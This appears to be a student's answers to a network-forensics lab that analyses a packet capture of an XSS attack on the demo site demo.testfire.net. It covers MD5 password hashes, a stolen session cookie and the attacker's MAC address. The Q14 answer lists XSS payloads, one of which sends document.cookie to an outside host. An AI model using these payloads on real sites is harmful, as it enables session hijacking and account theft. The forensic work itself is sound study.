Q12)What type of hashing is used in the database for storing passwords, and could you provide a few lines of explanation about how you determined the type of hashing by examining the hash value? (Screenshot is not required)
ANS: **MD5**

MD5 hash function is used in the database for storing passwords.

As we know that just by looking at hash value alone and identifying the hashing algorithm can be challenging.

Here, We have used the approach which compares the produced hash value of common hash functions and based on that we can identify.


In the question-3, we extracted all the details including password which is shown below:

1:Webmaster:admin49@admin.com:004d5ffee9ade56003311e3a267ff3e8,4:Webmaster:admin@admin.com:21232f297a57a5a743894a0e4a801fc3

As we can see that in the password field, there is hash value with 32 characters represented in hexadecimal format.

And we know that the MD5 hashing algorithm produces a **32** character hexadecimal hash value, where each character can be any of 16 hexadecimal digits, which makes the hash **128 bits** long eventually.

Q13) What is the Cookie information provided by the website under XSS attack to the attacker ?
ANS: **JSESSIONID=574111407ED0832484FB6AC86102C457**



Q14) Provide the list of XSS Payloads used by the attacker for performing the attack?
ANS:

Payloads:

```
<input onchange=alert(1) value=xss>
<body onload=alert(1)>
<marquee onstart=alert(1)>XSS</marquee>
<body onmessage=print()>
<body onmessage=print()>
<a href="javascript://%0aalert(1)">XSS</a>
<iframe src="javascript:alert(1)">
<script>var{haha:onerror=alert}=0;throw 1</script>
<video><source onerror=location=/\02.rs/+document.cookie>
```

To provide a single screenshot that contains the details of all XSS payload information, we will be using the display filter http.request.uri.query contains "query" to filter HTTP requests where the URI query contains the term query.

http.request.uri.query contains "query"

No.	Time	Source	Destination	Protocol	Length	Info
46020	39.423794441	172.29.235.22	65.61.137.117	HTTP	568	GET /search.jsp?query=%3Cin
68235	58.149001130	172.29.235.22	65.61.137.117	HTTP	617	GET /search.jsp?query=%3Cbo
89094	76.400684152	172.29.235.22	65.61.137.117	HTTP	625	GET /search.jsp?query=%3Cma
1190…	102.277266050	172.29.235.22	65.61.137.117	HTTP	627	GET /search.jsp?query=%3Cbo
1273…	109.829666182	172.29.235.22	65.61.137.117	HTTP	606	GET /search.jsp?query=%3Cbo
1553…	129.000758053	172.29.235.22	65.61.137.117	HTTP	642	GET /search.jsp?query=%3Ca+
1751…	146.428853309	172.29.235.22	65.61.137.117	HTTP	658	GET /search.jsp?query=%3Cif
2097…	170.244497521	172.29.235.22	65.61.137.117	HTTP	660	GET /search.jsp?query=%3Csc
2305…	187.510502310	172.29.235.22	65.61.137.117	HTTP	687	GET /search.jsp?query=%3Cvi

Q15) What type of server is deployed at the server end ?
ANS: The tye of server deployed at the sever end is
web server(Apache-Coyote/1.1)


```
GET /search.jsp?query=%3Cinput+onchange%3Dalert%281%29+value%3Dxss%3E HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://demo.testfire.net/
Cookie: JSESSIONID=574111407ED0832484FB6AC86102C457
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7004
Date: Fri, 08 Sep 2023 06:32:10 GMT
```

Q16) Which XSS payload is responsible for creating scrolling text on the victim webpage? What is the scrolling text displayed on the victim webpage, as per the XSS payload observed during the Wireshark pcap analysis? (Screenshot is not required)
ANS:

Payload: <marquee onstart=alert(1)>XSS</marquee>

Scrolling text: XSS

As we know, to create scrolling text in HTML, we use the <marquee> tag.





We can see above, the scrolling text displayed on the victim webpage is **XSS.**

And it is scrolling from right to left.

Q17)Which XSS payload has been observed more than once?
ANS:


Payload: <body onmessage=print()>





Q18) What is the FQDN of the website under XSS attack?
ANS: **demo.testfire.net**


Q19) What is the Ethernet address of the attacker who is executing the XSS attack?
ANS: **00:d8:61:f6:21:e5**



As we know Ethernet address is 48 bits long and normally displayed as 12 hexadecimal digits.
The MAC(Media Access Control) is often referred to as the Ethernet Address on an Ethernet network.

Q20) Which XSS payload frame has the least bytes on wire value out of all the XSS payloads?
ANS:
Payload: <input onchange=alert(1) value=xss>
Frame No: 46020

We have listed all 9 queries down below by using the display filter http.request.uri.query contains “query” to filter HTTP requests where the URI query contains the term query.



So, we can easily see that the selected HTTP packet(Frame No: **46020**) which has **568 bytes (4544 bits)** is having the least bytes on wire value.

Thank you